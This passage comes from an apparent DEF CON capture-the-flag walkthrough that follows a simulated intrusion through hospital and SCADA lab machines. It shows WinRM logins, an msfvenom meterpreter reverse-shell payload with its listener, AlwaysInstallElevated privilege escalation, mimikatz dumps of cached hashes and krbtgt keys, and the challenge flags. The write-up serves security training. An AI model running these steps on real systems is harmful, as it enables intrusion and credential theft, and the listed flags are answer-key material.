    Default Salt : ADVERSARYHEALTH.CORPkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 410dc75be8c08a12d0768533aafdce382bc1baece13f0552e7eaebebcc79c1f0
      aes128_hmac       (4096) : 8a404fb20177e4d38dbedd535f218d80
      des_cbc_md5       (4096) : 2598f4cd4313f86e

* Primary:Kerberos *
    Default Salt : ADVERSARYHEALTH.CORPkrbtgt
    Credentials
      des_cbc_md5       : 2598f4cd4313f86e
```

The threat actor found a confidential document from **echen's** (Infra Admin) desktop. While going through the document threat actor found some credentials disclosed in it. On further enumerations, found that the credential is of the user who is in OT-DMZ.

The threat actor used WinRM to get into the scada_operator's machine by supplying the exposed credentials.



Once the threat actor is inside the WINVMDMZ02 machine, the threat actor found the 10th flag in scada_operators's desktop.

```
*Evil-WinRM* PS C:\Users\scada_operator\Desktop> type Flag.txt
Adversary_Village_CTF_DC31{4781ac9273d3335229ca90e8e00a1c71}
```

Now the threat actor started to enumerate the machine and found out that there is a privilege escalation possible as the scada_operator user has **AlwaysInstallElevated** privilege which let the user install any software with administrator rights.

```
*Evil-WinRM* PS C:\Users\scada_operator\Desktop> reg query HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer

HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1

*Evil-WinRM* PS C:\Users\scada_operator\Desktop> reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1
```


Now build a payload using msfvenom to get reverse connection as administrator.

```
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.34 LPORT=4444 -f exe > /root/Defcon-CTF/payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Upload the upload into the DMZ machine and execute the payload to get the admin access.

```
└─# msfconsole -q
[*] Starting persistent handler(s)...
msf6 > use exploit/multi/h
Display all 272 possibilities? (y or n)
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.34
LHOST => 192.168.1.34
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.34:4444
Microsoft Windows [Version 10.0.17763.4645]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>_
```


Now the threat actor navigated to the Desktop of the administrator to find the 11th flag.




Adversary_Village_CTF_DC31{4781ac9273d3335229ca90e8e00a1c71}
Adversary_Village_CTF_DC31{b3f952d5d9adea6f63bee9d4c6fceeaa}

Challenge #8: I <3 Scada

After that the threat actor tried to dump the saved credentials and creds from the memory. Found some interesting user creds while dumping from windows credential manager.





While enumerating it was found that the creds belong to the WINVMSC01 machine and openssh was enabled on the server. Now the threat actor ssh into the machine using the credentials of user “george”. Navigated to Desktop to retrieve the 12th Flag.


```
C:\Users\george>cd Desktop

C:\Users\george\Desktop>type Flag.txt
Adversay_Village_CTF_DC31{c969b336246b9de94b0694eeb3268c90}
```

Now, the threat actor started enumerating and found interesting details such as some weird service inside the temp folder in C:\ drive under the name ADVCTF.


```
C:\Users\george\Desktop>wmic service get name,startname,pathname
Name                                PathName                                                                StartName
ADVCTF                              C:\temp\service.exe                                                     LocalSystem
AJRouter                            C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p      NT AUTHORITY\LocalService
ALG                                 C:\Windows\System32\alg.exe                                             NT AUTHORITY\LocalService
AmazonSSMAgent                      "C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe"                      LocalSystem
AppIDSvc                            C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p      NT Authority\LocalService
Appinfo                             C:\Windows\system32\svchost.exe -k netsvcs -p                           LocalSystem
AppMgmt                             C:\Windows\system32\svchost.exe -k netsvcs -p                           LocalSystem
AppReadiness                        C:\Windows\System32\svchost.exe -k AppReadiness -p                      LocalSystem
AppVClient                          C:\Windows\system32\AppVClient.exe                                      LocalSystem
AppXSvc                             C:\Windows\system32\svchost.exe -k wsappx -p                            LocalSystem
AudioEndpointBuilder                C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p      LocalSystem
Audiosrv                            C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted -p     NT AUTHORITY\LocalService
AWSLiteAgent                        "C:\Program Files\Amazon\XenTools\LiteAgent.exe"                        LocalSystem
AxInstSV                            C:\Windows\system32\svchost.exe -k AxInstSVGroup                        LocalSystem
BFE                                 C:\Windows\system32\svchost.exe -k LocalServiceNoNetworkFirewall -p     NT AUTHORITY\LocalService
```

Upon further investigation it was found that the service has full control such as start, stop, reboot etc and the service can be exploited to get administrator access.

```
C:\Users\george\Desktop>sc qc ADVCTF
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: ADVCTF
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\temp\service.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : ADVCTF
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```




Now the threat actor navigated to the desktop directory of administrator to read the Flag.




Adversay_Village_CTF_DC31{c969b336246b9de94b0694eeb3268c90}
Adversay_Village_CTF_DC31{f4ebf8a096b6deffc44d73b12989ef91}

Challenge #9: Hospital – Mind your own business



Threat actor found some interesting files while enumerating and tried accessing the Scada controller running on port 8080 locally.



Threat actor then enumerated further to check for any lateral movement possibility and dumped the cached credentials from memory using mimikatz.

```
C:\Users\Administrator\Desktop>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

720     {0;000003e7} 1 D 20802          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;000003e7} 2 D 4676155     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,28p)       Primary
 * Thread Token  : {0;000003e7} 1 D 4805493     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersonation (Delegation)

mimikatz # lsadump::cache
Domain : WINVMSC01
SysKey : ffddd05da25dbfd15ba44d8811ffa097

Local name : WINVMSC01 ( S-1-5-21-3418471572-262008479-2953616534 )
Domain name : ADVERSARYHEALOP ( S-1-5-21-2608772103-2159672127-3393557411 )
Domain FQDN : adversaryhealop.corp

Policy subsystem is : 1.18
LSA Key(s) : 1, default {66a2ded4-3914-c9ec-c486-aa028a288141}
  [00] {66a2ded4-3914-c9ec-c486-aa028a288141} 02af1c9dc00ca6f901e031372aec6ebbbfe8a4a6f7a60ed6eea038f9bd096805

* Iteration is set to default (10240)

[NL$1 - 8/11/2023 5:08:49 PM]
RID       : 000001f4 (500)
User      : ADVERSARYHEALOP\Administrator
MsCacheV2 : a32848753b5eef619b7d809d21357fc4

[NL$2 - 8/11/2023 12:11:43 PM]
RID       : 00000458 (1112)
User      : ADVERSARYHEALOP\zara
MsCacheV2 : 3ae974c78b309e98582d302a949475ab

[NL$3 - 8/11/2023 12:12:55 PM]
RID       : 00000459 (1113)
User      : ADVERSARYHEALOP\layla
MsCacheV2 : 87297ac461aa30970c13ddcacb0d2347

[NL$4 - 8/11/2023 8:55:22 PM]
RID       : 0000045a (1114)
User      : ADVERSARYHEALOP\rahul
MsCacheV2 : aa9aea67189085e9beb59579a3515fa7
```

From this the threat actor identified that the domain user “rahul” belongs to WINVMPLC01 machine and tried to crack the password of the user offline.

Using the credentials, the threat actor got RDP access into the WINVMPLC01 machine.


Threat actor then navigated to desktop of user “rahul” and found the Flag.

```
C:\Users\rahul>cd Desktop

C:\Users\rahul\Desktop>type Flag.txt
Adversay_Village_CTF_DC31{b74012a0fbca4af4bd29f73af7c0fffb}
C:\Users\rahul\Desktop>_
```

Adversay_Village_CTF_DC31{b74012a0fbca4af4bd29f73af7c0fffb}

Level #5: Adversary City – Police Station

Challenge #1: The Maintenance




Open the provided URL: https://sites.google.com/view/advcitypolice/home to initiate the investigation.

